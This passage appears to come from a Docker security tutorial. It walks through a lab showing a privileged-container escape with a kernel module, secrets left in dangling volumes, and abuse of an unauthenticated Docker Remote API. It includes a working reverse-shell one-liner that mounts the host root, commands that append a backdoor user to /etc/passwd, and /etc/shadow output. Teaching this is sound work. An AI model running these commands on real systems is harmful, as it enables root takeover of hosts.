  CC [M]  /home/docker/reverseshell_module/reverseshell_module.o
  Building modules, stage 2.
  MODPOST 1 modules
WARNING: modpost: missing MODULE_LICENSE() in /home/docker/reverseshell_module/reverseshell_modul
e.o
see include/linux/module.h for more information
  CC [M]  /home/docker/reverseshell_module/reverseshell_module.mod.o
  LD [M]  /home/docker/reverseshell_module/reverseshell_module.ko
make[1]: Leaving directory '/usr/src/linux-headers-5.4.0-40-generic'
docker@docker:~/reverseshell_module$
```

Following is the list of files available in the current directory after the compilation.

```
docker@docker:~/reverseshell_module$ ls
Makefile         reverseshell_module.c    reverseshell_module.mod.c
modules.order    reverseshell_module.ko   reverseshell_module.mod.o
Module.symvers   reverseshell_module.mod  reverseshell_module.o
docker@docker:~/reverseshell_module$
```

Now, let us transfer the `revershell_module.ko` file on to the container. We can once again use base64 transfer method but let us use a simple http server to keep it simple. The following command launches a new webserver, which comes preinstalled with python3. Python3 is preinstalled on Ubuntu 20.04.

```
docker@docker:~/reverseshell_module$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Let us launch a new container once again using the following command with `--privileged` flag.

```
docker@docker:~$ docker run --privileged -itd alpine
d1ffb06189f016890d342bfe55dec7f3292bbb6f93fcb671b022605a67cc1ac2
docker@docker:~$
```

The following figure shows the list of docker containers running.

```
docker@docker:~$ docker ps
CONTAINER ID        IMAGE               COMMAND             CREATED             STATUS
d1ffb06189f0        alpine              "/bin/sh"           24 seconds ago      Up 23 seconds
fb7f78e45fb6        alpine              "/bin/sh"           28 hours ago        Up 28 hours
18cfe4e5a4ba        alpine              "/bin/sh"           30 hours ago        Up 30 hours
docker@docker:~$
```

Let us get a shell on the container we just started using the following command.

```
docker@docker:~$ docker exec -it d1ffb06189f0 sh
/ #
```

After getting a shell on the container, let us download the kernel module onto the container as shown in the following figure.

```
/ # wget http://172.17.0.1:8000/reverseshell_module.ko
Connecting to 172.17.0.1:8000 (172.17.0.1:8000)
saving to 'reverseshell_module.ko'
reverseshell_module. 100% |*************************************|
'reverseshell_module.ko' saved
/ #
```

Next, start a listener on port 4444 on the host machine using the following command.

```
docker@docker:~$ nc -lvp 4444
Listening on 0.0.0.0 4444
```

Now, it's time to load the kernel module from within the container. We can do it as shown in the following figure.

```
/ # insmod reverseshell_module.ko
/ #
```

As we can see in the preceding figure, the kernel module is successfully loaded (no errors). If we observe the listener, we should have received a reverse connection as shown in the following figure.

```
docker@docker:~$ nc -lvp 4444
Listening on 0.0.0.0 4444
Connection received on 10.0.2.15 49544
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
root@docker:/#
```

We got a reverse shell with root access as shown in the following figure.

```
docker@docker:~$ nc -lvp 4444
Listening on 0.0.0.0 4444
Connection received on 10.0.2.15 49544
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
root@docker:/# hostname
hostname
docker
root@docker:/# whoami
whoami
root
root@docker:/#
```

This is how an attacker can escape a container to get root access on the underlying host by abusing CAP_SYS_MODULE capability.

Unused volumes

There is a scenario where secrets are placed on the host's volume while running a Docker container. So, the running container can access the necessary details that it needs from this volume. It should be noted that in this scenario, even after deleting the container the mounted volume on the host will not be deleted.


It is still possible to have this unused volume on the host machine. If you have gained access to the host machine, during your post-exploitation you can look for dangling volumes on the Docker host.

It should be noted that it's not a vulnerability because it's a feature provided by Docker so that we can attach the existing volume to another new container. If sensitive data is pushed to these volumes, and if they are left unused even after the container is terminated, it can be dangerous.

Let us understand this with an example. Let us start with creating a volume on the host, identify the location of the volume, and write necessary data into that. We can create a volume using the following command.

```
~$ docker volume create db_creds
```


We have named the volume as `db_creds` in the preceding command.



As we can see in the preceding figure, a docker volume has been created. We can verify the created volume by listing all the volumes using the following command.

```
~$ docker volume ls
```

We should get the following output in our case.



Now let us find out more details about this volume using `inspect` command as follows.

```
~$ docker volume inspect db_creds
```

We should get the following output.

```
docker@docker:~$ docker volume inspect db_creds
[
    {
        "CreatedAt": "2020-07-08T18:57:16+05:30",
        "Driver": "local",
        "Labels": {},
        "Mountpoint": "/var/lib/docker/volumes/db_creds/_data",
        "Name": "db_creds",
        "Options": {},
        "Scope": "local"
    }
]
docker@docker:~$
```

In the preceding image, we can see the location of the volume. As you can notice, the location of the volumes created is `/var/lib/docker/volumes/`. Now let us create a simple file with some sensitive data. Let us create a new file called `credentials` using your favorite text editor and add the following data into this file.

```
{"username":"root","password":"root"}
```

Let us save this file and let us copy the credentials file that we created into the volume we created earlier as shown in the following command.

```
~$ sudo cp credentials /var/lib/docker/volume/db_creds/_data
```

We will be prompted for the password as shown below.

```
docker@docker:~$ sudo cp credentials /var/lib/docker/volumes/db_creds/_data
[sudo] password for docker:
```

Enter the password of the current user. The credentials should now be copied into the volume. We can verify it using the following command.

```
~$ sudo cat /var/lib/docker/volumes/db_creds/_data/credentials
```

If everything goes fine, we should get the following output.

```
docker@docker:~$ sudo cat /var/lib/docker/volumes/db_creds/_data/credentials
{"username":"root","password":"root"}
docker@docker:~$
```

As a legitimate use case, let us create a container and share this volume with the container using the following command.

```
~$ docker run -itd -v db_creds:/secrets/ --name dangling_demo
alpine
```

After running the preceding command, a new container will be started with volume `/secrets/` mounted onto the container. The following figure shows that a container is started.

```
docker@docker:~$ docker run -itd -v db_creds:/secrets/ --name dangling_demo alpine
149d8e1da1dcf532bc2d664b95cc843e8e8464be669f286cf8fcdfd934386a12
docker@docker:~$
```

Since the container is up and running, let us find the container id using `docker ps` command.

```
docker@docker:~$ docker ps
CONTAINER ID        IMAGE               COMMAND             CREATED
149d8e1da1dc        alpine              "/bin/sh"           25 seconds ago
6e0810d454b4        alpine              "/bin/sh"           12 minutes ago
docker@docker:~$
```

From the preceding image, we can see that the container ID is `149d8e1da1dc`. Let us start a shell on this container using the following command.

```
~$ docker exec -it 149d8e1da1dc sh
```

It looks as follows.

```
docker@docker:~$ docker exec -it 149d8e1da1dc sh
/ #
```

Let us look at the contents of the `credentials` file which is inside the `secrets` directory using the following command.

```
/# cat secrets/credentials
```

We should get the following output.

```
/ # cat secrets/credentials
{"username":"root","password":"root"}
/ #
```

Let us exit from the shell, then stop and remove the container from the host. To stop the container, use the following command.

As we discussed earlier, the following commands can be used to stop and remove the containers.

```
~$ docker stop $(docker ps -aq)
```

```
~$ docker rm $(docker ps -aq)
```

Now let us use the same commands that we used earlier to find the location of the volume. This time, we are simulating an attacker.

```
docker@docker:~$ docker volume ls
DRIVER              VOLUME NAME
local               db_creds
docker@docker:~$
```

To get the location of the volume, use the following command.

```
~$ docker volume inspect db_creds
```

We should get the following output once again.

```
docker@docker:~$ docker volume inspect db_creds
[
    {
        "CreatedAt": "2020-07-08T18:57:16+05:30",
        "Driver": "local",
        "Labels": {},
        "Mountpoint": "/var/lib/docker/volumes/db_creds/_data",
        "Name": "db_creds",
        "Options": {},
        "Scope": "local"
    }
]
docker@docker:~$
```

Let us copy the location of the volume and use it in the following command.

```
~$ sudo ls /var/lib/docker/volumes/db_creds/_data
```

We get the following output.

```
docker@docker:~$ sudo ls /var/lib/docker/volumes/db_creds/_data
credentials
docker@docker:~$
```

From the preceding image, we can see that there is a file called `credentials`. Let us check the contents of it using the following command.

```
~$ sudo cat /var/lib/docker/volumes/db_creds/_data/credentials
```

We should get the following output.

```
docker@docker:~$ sudo cat /var/lib/docker/volumes/db_creds/_data/credentials
{"username":"root","password":"root"}
docker@docker:~$
```

From the preceding image, we can see that the contents of the credentials file are present as expected. The key take away from this demo is that these volumes are created to be mounted onto the containers. Even after the container is deleted, the volume is still dangling around and we can access the data in it. If an attacker gains access to the docker host and can gain access to the volumes with sensitive data.

Docker Remote API basics

Docker Remote API is a feature that allows administrators to expose Docker daemon over HTTP. Using Docker remote API feature, users will be able to remotely interact with the Docker daemon using a REST API, which means we can perform a variety of operations such as listing out images and running containers remotely over the network.

We will even be able to start and stop containers remotely using this REST API. So this is a very powerful feature. On a default Docker setup this REST API is not exposed over the network. If this Docker remote API is exposed and if an attacker gains access to this Docker remote API, he will be able to gain full control on the host where Docker daemon is running.

As we discussed earlier, Docker requires root privileges to operate. So even using this Docker remote API attackers will be able to elevate their privileges to root remotely over the network. When Docker remote API is enabled, no authentication is required by default. That means the REST API is exposed to anyone in your network and they don't have to authenticate to be able to interact with your containers.

Let us begin with how to enable Docker remote API so that we can make use of it to be able to interact with the containers remotely over HTTP.

Before we start, let us install Nmap, jq, and OpenSSH Server on our Ubuntu Host. Nmap is used for port scanning, jq is a utility for beautifying the JSON output and OpenSSH server is required for Docker remote API exploitation demo. `Nmap` can be installed using the following command.

```
~$ sudo apt install nmap
```

Once `Nmap` installation is complete, let us next install `jq` using the following command.

```
~$ sudo apt install jq
```

Finally, OpenSSH server can be installed using the following command.

```
~$ sudo apt install openssh-server
```

Let us now create a new directory called `remoteapi` and change our current directory to `remoteapi` using the following commands.

```
~$ mkdir remoteapi
~$ cd remoteapi
```

As mentioned earlier, Docker Remote API is not enabled by default. We have to explicitly enable it. Let us use the following command to navigate to `/lib/systemd/system`.

```
docker@docker:~/remoteapi$ cd /lib/systemd/system
docker@docker:/lib/systemd/system$
```

Now, let us open the file `docker.service` using your favorite text editor. I am using `vim` as shown in the following command.

```
~$ vim docker.service
```

After opening the file, find the following lines inside the file.

```
ExecStart=/usr/bin/dockerd -H fd:// --containerd=/run/containerd/containerd.sock
ExecReload=/bin/kill -s HUP $MAINPID
TimeoutSec=0
RestartSec=2
Restart=always
```

Let us comment out the line that starts with `ExecStart` and take a copy of the line and paste it below it so that we can edit it and make changes without affecting the original line. Let us modify the line by adding a bind address and port as shown in the following excerpt.

```
~$ ExecStart=/usr/bin/dockerd -H fd:// -H tcp://0.0.0.0:2375
```

Let us save this file and type the following command.

```
~$ sudo systemctl daemon-reload
```

The command has run successfully. Now, let us restart Docker using the following command.

```
~$ sudo service docker restart
```

Now the Docker should have been restarted and all the changes will be affected. Now let us quickly check if the port is open using the following `nmap` command.

```
~$ nmap -p 2375 localhost
```

If everything went fine, we should see the following.

```
docker@docker:/lib/systemd/system$ nmap -p 2375 localhost
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-10 14:41 IST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00011s latency).

PORT     STATE SERVICE
2375/tcp open  docker

Nmap done: 1 IP address (1 host up) scanned in 0.05 seconds
docker@docker:/lib/systemd/system$
```

This port 2375 is open, let us also check for port 2376 which is the SSL port for Docker remote API. We can do it using the following command.

```
~$ nmap -p 2376 localhost
```

We get the following output.

```
docker@docker:/lib/systemd/system$ nmap -p 2376 localhost
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-10 14:42 IST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000076s latency).

PORT     STATE  SERVICE
2376/tcp closed docker

Nmap done: 1 IP address (1 host up) scanned in 0.05 seconds
docker@docker:/lib/systemd/system$
```

The port is closed as expected as we are not making use of it. Now let us see how we can use Docker remote API using `curl` command-line tool. Let us use the following command.

```
~$ curl -s http://localhost:2375/version
```

We should get the following output.

```
docker@docker:~$ curl -s http://localhost:2375/version
{"Platform":{"Name":""},"Components":[{"Name":"Engine","Version":"19.03.8","Details":{"
ApiVersion":"1.40","Arch":"amd64","BuildTime":"2020-06-18T08:26:54.000000000+00:00","Ex
perimental":"false","GitCommit":"afacb8b7f0","GoVersion":"go1.13.8","KernelVersion":"5.
4.0-40-generic","MinAPIVersion":"1.12","Os":"linux"}},{"Name":"containerd","Version":"1
.3.3-0ubuntu2","Details":{"GitCommit":""}},{"Name":"runc","Version":"spec: 1.0.1-dev","
Details":{"GitCommit":""}},{"Name":"docker-init","Version":"0.18.0","Details":{"GitComm
it":""}}],"Version":"19.03.8","ApiVersion":"1.40","MinAPIVersion":"1.12","GitCommit":"a
facb8b7f0","GoVersion":"go1.13.8","Os":"linux","Arch":"amd64","KernelVersion":"5.4.0-40
-generic","BuildTime":"2020-06-18T08:26:54.000000000+00:00"}
docker@docker:~$
```

Now to get a better view of the output let us pipe the JSON output to `jq` using the following command.

```
~$ curl -s http://localhost:2375/version | jq
```

This time, we should get the following output.

```
{
  "Platform": {
    "Name": ""
  },
  "Components": [
    {
      "Name": "Engine",
      "Version": "19.03.8",
      "Details": {
        "ApiVersion": "1.40",
        "Arch": "amd64",
        "BuildTime": "2020-06-18T08:26:54.000000000+00:00",
        "Experimental": "false",
        "GitCommit": "afacb8b7f0",
        "GoVersion": "go1.13.8",
        "KernelVersion": "5.4.0-40-generic",
        "MinAPIVersion": "1.12",
        "Os": "linux"
      }
    },
    {
      "Name": "containerd",
      "Version": "1.3.3-0ubuntu2",
      "Details": {
        "GitCommit": ""
      }
    },
    {
      "Name": "runc",
      "Version": "spec: 1.0.1-dev",
      "Details": {
        "GitCommit": ""
```

```
      }
    },
    {
      "Name": "docker-init",
      "Version": "0.18.0",
      "Details": {
        "GitCommit": ""
      }
    }
  ],
  "Version": "19.03.8",
  "ApiVersion": "1.40",
  "MinAPIVersion": "1.12",
  "GitCommit": "afacb8b7f0",
  "GoVersion": "go1.13.8",
  "Os": "linux",
  "Arch": "amd64",
  "KernelVersion": "5.4.0-40-generic",
  "BuildTime": "2020-06-18T08:26:54.000000000+00:00"
}
```

In the preceding excerpt, we can see that the Docker version is 19.03.8. To double confirm, we can also check Docker version using the following command.

```
~$ docker --version
```

We should get the following output.

```
docker@docker:~$ docker --version
Docker version 19.03.8, build afacb8b7f0
docker@docker:~$
```

From the preceding image, we can confirm that the Docker version is the same output as that we got using the REST API. Now, let us see how we can see the list of images using the Docker remote API. First, let us see the list of docker images using docker cli client as shown below.

```
docker@docker:~$ docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
alpine              latest              a24bb4013296        5 weeks ago         5.57MB
docker@docker:~$
```

We have an alpine image available locally. Now let us use the following command to check the list of images using the Docker remote API.

```
~$ curl -s http://localhost:2375/images/json | jq
```

We should get the following output.

```
docker@docker:~$ curl -s http://localhost:2375/images/json | jq
[
  {
    "Containers": -1,
    "Created": 1590787186,
    "Id": "sha256:a24bb4013296f61e89ba57005a7b3e52274d8edd3ae2077d04395f806b63d83e",
    "Labels": null,
    "ParentId": "",
    "RepoDigests": [
      "alpine@sha256:185518070891758909c9f839cf4ca393ee977ac378609f700f60a771a2dfe321"
    ],
    "RepoTags": [
      "alpine:latest"
    ],
    "SharedSize": -1,
    "Size": 5574537,
    "VirtualSize": 5574537
  }
]
docker@docker:~$
```

As we can see in the preceding image, there is one docker image available and the image has been tagged as `alpine:latest`.

Now let us check the list of containers running using the docker remote API using the following command.

```
~$ curl -s http://localhost:237/container/json | jq
```

We get the following output.

```
docker@docker:~$ curl -s http://localhost:2375/containers/json | jq
[]
docker@docker:~$
```

From the preceding image, we can see that there are no containers running. So let us start a container using the following command.

```
~$ docker run -itd alpine
```

We get the following output.

```
docker@docker:~$ docker run -itd alpine
bfbfcc63693f1f08c0cf207f0441e870474cbb6a7b51710295327154a509fabb
docker@docker:~$
```

Now the container is running. Let us execute the same `curl` command to display the list of containers.

```
~$ curl -s http://localhost:237/container/json | jq
```

We get the following output.

```
[
  {
    "Id":
"bfbfcc63693f1f08c0cf207f0441e870474cbb6a7b51710295327154a509fabb
",
    "Names": [
      "/vibrant_morse"
    ],
    "Image": "alpine",
    "ImageID":
"sha256:a24bb4013296f61e89ba57005a7b3e52274d8edd3ae2077d04395f806
b63d83e",
    "Command": "/bin/sh",
    "Created": 1594372958,
    "Ports": [],
    "Labels": {},
    "State": "running",
    "Status": "Up 12 seconds",
    "HostConfig": {
      "NetworkMode": "default"
    },
    "NetworkSettings": {
      "Networks": {
        "bridge": {
          "IPAMConfig": null,
          "Links": null,
          "Aliases": null,
          "NetworkID":
"a137d1b87ddc300ee94c6c44bb9148d4b122d17069f0d0a0bb3ea29e66cf1162
",
          "EndpointID":
"57d898d4f3679d8edb585b0e2f21d22dc6460006fd1a36bcaf8d185952c09949
",
          "Gateway": "172.17.0.1",
          "IPAddress": "172.17.0.2",
          "IPPrefixLen": 16,
          "IPv6Gateway": "",
          "GlobalIPv6Address": "",
          "GlobalIPv6PrefixLen": 0,
          "MacAddress": "02:42:ac:11:00:02",
          "DriverOpts": null
        }
      }
    },
    "Mounts": []
  }
]
```

Since we did not mention a name for the container, as highlighted in the preceding excerpt a random name has been assigned to the container.

Let us stop the container using the following so that we can assign a name to this container while starting it.

```
~$ docker stop $(docker ps -aq)
```

Let us start the container again and assign a name to the container and let us name it `web` and use the `curl` command again.

```
~$ docker run -itd --name web
~$ curl -s http://localhost:237/container/json | jq
```

We should get the following output.

```
[
  {
    "Id":
"6e0810d454b43201a02e1c6a22cc04d134fd441026a892bdd40a000da8976ede
",
    "Names": [
      "/web"
    ],
    "Image": "alpine",
    "ImageID":
"sha256:a24bb4013296f61e89ba57005a7b3e52274d8edd3ae2077d04395f806
b63d83e",
    "Command": "/bin/sh",
    "Created": 1594373162,
    "Ports": [],
    "Labels": {},
    "State": "running",
    "Status": "Up 30 seconds",
    "HostConfig": {
      "NetworkMode": "default"
    },
    "NetworkSettings": {
      "Networks": {
        "bridge": {
          "IPAMConfig": null,
          "Links": null,
          "Aliases": null,
          "NetworkID":
"a137d1b87ddc300ee94c6c44bb9148d4b122d17069f0d0a0bb3ea29e66cf1162
",
          "EndpointID":
```

```
"1cff5fab52c3bb629170d86d32e28f75a5fcf075b3f8e4ed0feff4c340df0a83
",
          "Gateway": "172.17.0.1",
          "IPAddress": "172.17.0.2",
          "IPPrefixLen": 16,
          "IPv6Gateway": "",
          "GlobalIPv6Address": "",
          "GlobalIPv6PrefixLen": 0,
          "MacAddress": "02:42:ac:11:00:02",
          "DriverOpts": null
        }
      }
    },
    "Mounts": []
  }
]
```

From the preceding image, we can see that the name of the container is `web`. Now let us stop the container using the name. The following command can be used to do it.

```
~$ curl data "t=5" http://localhost:2375/containers/web/stop
```

We should get the following output.

```
docker@docker:~$ curl --data "t=5" http://localhost:2375/containers/web/stop
docker@docker:~$
```

Since there are no errors, the container has stopped. Let us check the list of running containers once again using the following output.

```
docker@docker:~$ curl -s http://localhost:2375/containers/json | jq
[]
docker@docker:~$
```

The preceding image shows that there are no containers, which is expected. Like we stopped the container, we can also start it using the following command. This is possible because we have just stopped the container but not removed it from the file system.

```
~$ curl data "t=5" http://localhost:2375/containers/web/start
```

We should get the following output.

```
[
  {
    "Id":
"6e0810d454b43201a02e1c6a22cc04d134fd441026a892bdd40a000da8976ede
",
```

```
    "Names": [
      "/web"
    ],
    "Image": "alpine",
    "ImageID":
"sha256:a24bb4013296f61e89ba57005a7b3e52274d8edd3ae2077d04395f806
b63d83e",
    "Command": "/bin/sh",
    "Created": 1594373162,
    "Ports": [],
    "Labels": {},
    "State": "running",
    "Status": "Up 2 seconds",
    "HostConfig": {
      "NetworkMode": "default"
    },
    "NetworkSettings": {
      "Networks": {
        "bridge": {
          "IPAMConfig": null,
          "Links": null,
          "Aliases": null,
          "NetworkID":
"a137d1b87ddc300ee94c6c44bb9148d4b122d17069f0d0a0bb3ea29e66cf1162
",
          "EndpointID":
"2974d0da5844cdbca436d79909e473c5dfb5fd90fb47ed1ed9ef482ad5730670
",
          "Gateway": "172.17.0.1",
          "IPAddress": "172.17.0.2",
          "IPPrefixLen": 16,
          "IPv6Gateway": "",
          "GlobalIPv6Address": "",
          "GlobalIPv6PrefixLen": 0,
          "MacAddress": "02:42:ac:11:00:02",
          "DriverOpts": null
        }
      }
    },
    "Mounts": []
  }
]
```


In this section, we discussed how Docker Remote API is useful to be able to interact with the docker daemon remotely. Clearly, anyone who has access to the API can spin up a container remotely. In the next section, let us discuss how this feature can be abused to gain access to the host, where docker daemon is running.

Exploiting Docker Remote API

From the discussion we had in the previous section, it is apparent that Docker Remote API adds serious security concerns if these APIs are exposed to a malicious actor, so care must be taken when exposing these APIs to anyone.

As mentioned earlier, it is possible to get full control on the host using the exposed Docker API. Now let us see how this feature can be abused by attackers. The first step is to create a listener on the attacker's machine. Let us find out the IP address of the attacker's machine and start a `Netcat` listener.

Let us type the following command to find the IP address of the host machine.

```
~$ ifconfig
```

We get the following output.

```
docker@docker:~$ ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        inet6 fe80::42:3eff:fed0:4391  prefixlen 64  scopeid 0x20<link>
        ether 02:42:3e:d0:43:91  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1  bytes 110 (110.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

From the preceding image, we can see that the IP address of the host is `172.17.0.1`. Now let us start a `Netcat` listener using the following command.

```
~$ nc -lvp 4444
```

The following figure shows that the listener is started.

```
docker@docker:~$ nc -lvp 4444
Listening on 0.0.0.0 4444
```

Now, we are going to create and start a new container that gives a reverse shell from the container to the attacker. We are going to use the following command.

```
~$ docker -H tcp://localhost:2375 run --rm -v /:/mnt ubuntu
chroot /mnt /bin/bash -c "bash -i >& /dev/tc/172.17.0.1/4444
0>&1"
```

In the preceding command we are running a Docker command which is trying to hit the victim's Docker Remote API, which is exposed to the attacker and using that, we are trying to run a container. This container is going to use an Ubuntu image which is going to be downloaded from docker hub if it is not available locally. One of the important arguments that we are passing in this command is `-v`. In the previous sections, we have already discussed how volumes can be abused.

When we are starting this new container on the remote host, we are mounting the root directory onto the container's mnt and upon starting the container, we are running a bash command which will give a connection back to the attacker's machine from the container. So essentially, the moment you run the command on the attacker's machine, it will download the Ubuntu image on the victim's machine and it will spin up a container that will give a reverse shell to the attacker.

We get the following output.

```
docker@docker:~$ docker -H tcp://localhost:2375 run --rm -v /:/mnt ubunt
u chroot /mnt /bin/bash -c "bash -i >& /dev/tcp/172.17.0.1/4444 0>&1"
```

Let us go back and check the terminal where we started the listener. We should notice the following and we got a shell.

```
docker@docker:~$ nc -lvp 4444
Listening on 0.0.0.0 4444
Connection received on 172.17.0.2 38762
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@f15bf0e74fce:/#
```

Let us check what privileges we have on this container by typing `id`.

```
root@f15bf0e74fce:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@f15bf0e74fce:/#
```

From the preceding image, we can see that we have root access on the container. We know that we have started the container and we got a shell from the container itself. So as an attacker, we know that we are inside the container and this shell is coming from the bash command we ran while starting the container. Our goal is to escape the container and gain access to the host machine where this container is running.

How can we do that? We can mount the root directory of the host onto the container so we can add an entry to `/etc/passwd` and `/etc/shadow` of the host machine from within the container and use it to log in to the host machine over SSH.

To do this, let us create a directory named `hacker` inside the home directory using the following command. Run the following command on the container.

```
/# mkdir /home/hacker
```

We should get the following output.

```
root@f15bf0e74fce:/# mkdir /home/hacker
mkdir /home/hacker
root@f15bf0e74fce:/#
```

We have created a new folder home directory named `hacker` for the new user we are going to create on the host machine. Since the root directory of the host is mounted onto the container, we have full control of what we want to create on the host machine. So that is exactly how we are abusing the feature of mounting volumes.

Now let us add an entry into the `/etc/passwd` file so that we will have a new user account on the host. As an attacker, we can copy the entry of `/etc/passwd` of your own machine and use it in the victim's machine to create a user account.

Since we are using the same machine as attacker and victim, let us type the following command to retrieve information of the user account.

```
~$ cat /etc/passwd
```

We get the following output.

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd
Resolver,,,:/run/systemd:/usr/sbin/nologin
```

```
systemd-timesync:x:102:104:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:115::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:109:116:Avahi autoip
daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:110:46:usbmux
daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:111:117:RealtimeKit,,,:/proc:/usr/sbin/nologin
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
cups-pk-helper:x:113:120:user for cups-pk-helper
service,,,:/home/cups-pk-helper:/usr/sbin/nologin
speech-dispatcher:x:114:29:Speech
Dispatcher,,,:/run/speech-dispatcher:/bin/false
avahi:x:115:121:Avahi mDNS
daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
kernoops:x:116:65534:Kernel Oops Tracking
Daemon,,,:/:/usr/sbin/nologin
saned:x:117:123::/var/lib/saned:/usr/sbin/nologin
nm-openvpn:x:118:124:NetworkManager
OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
hplip:x:119:7:HPLIP system user,,,:/run/hplip:/bin/false
whoopsie:x:120:125::/nonexistent:/bin/false
colord:x:121:126:colord colour management
daemon,,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:122:127::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:123:128:PulseAudio
daemon,,,:/var/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:124:65534::/run/gnome-initial-setup/:/bin/f
alse
gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
docker:x:1000:1000:docker,,,:/home/docker:/bin/bash
systemd-coredump:x:999:999:systemd Core
Dumper:/:/usr/sbin/nologin
dockremap:x:126:133::/home/dockremap:/bin/false
vboxadd:x:998:1::/var/run/vboxadd:/bin/false
sshd:x:127:65534::/run/sshd:/usr/sbin/nologin
```

From the preceding output, we can see that there is a user (named `docker` in our case). Let us copy that line and open a text editor (`gedit` in this case) by typing the following command.

```
~$ gedit notes.txt
```

The text editor will open up. We will be using this text editor to edit our commands because it is difficult to make changes to the commands directly on the shell. Let us type the following command in the text editor.

```
echo 'hacker:x:1001:1001:hacker,,,:/home/hacker:/bin/bash' >>
/etc/passwd
```

In the preceding command, note that we have changed all the places where there was `docker` to hacker, 1000 to 1001 and we are appending this value to the `/etc/passwd` file. Let us copy this command and paste it onto the container shell using the following output.

```
root@f15bf0e74fce:/# echo
'hacker:x:1001:1001:hacker,,,:/home/hacker:/bin/bash' >>
/etc/passwd
<01:hacker,,,:/home/hacker:/bin/bash' >> /etc/passwd
root@f15bf0e74fce:/#
```

Now let us check the contents of `/etc/shadow` using the following command.

```
~$ cat /etc/shadow
```

We get the following output.

```
rootocker:~# cat /etc/shadow
root:!:18438:0:99999:7:::
daemon:*:18375:0:99999:7:::
bin:*:18375:0:99999:7:::
sys:*:18375:0:99999:7:::
sync:*:18375:0:99999:7:::
games:*:18375:0:99999:7:::
man:*:18375:0:99999:7:::
lp:*:18375:0:99999:7:::
mail:*:18375:0:99999:7:::
news:*:18375:0:99999:7:::
uucp:*:18375:0:99999:7:::
proxy:*:18375:0:99999:7:::
www-data:*:18375:0:99999:7:::
backup:*:18375:0:99999:7:::
list:*:18375:0:99999:7:::
irc:*:18375:0:99999:7:::
gnats:*:18375:0:99999:7:::
nobody:*:18375:0:99999:7:::
systemd-network:*:18375:0:99999:7:::
systemd-resolve:*:18375:0:99999:7:::
systemd-timesync:*:18375:0:99999:7:::
messagebus:*:18375:0:99999:7:::
syslog:*:18375:0:99999:7:::
```

```
_apt:*:18375:0:99999:7:::
tss:*:18375:0:99999:7:::
uuidd:*:18375:0:99999:7:::
tcpdump:*:18375:0:99999:7:::
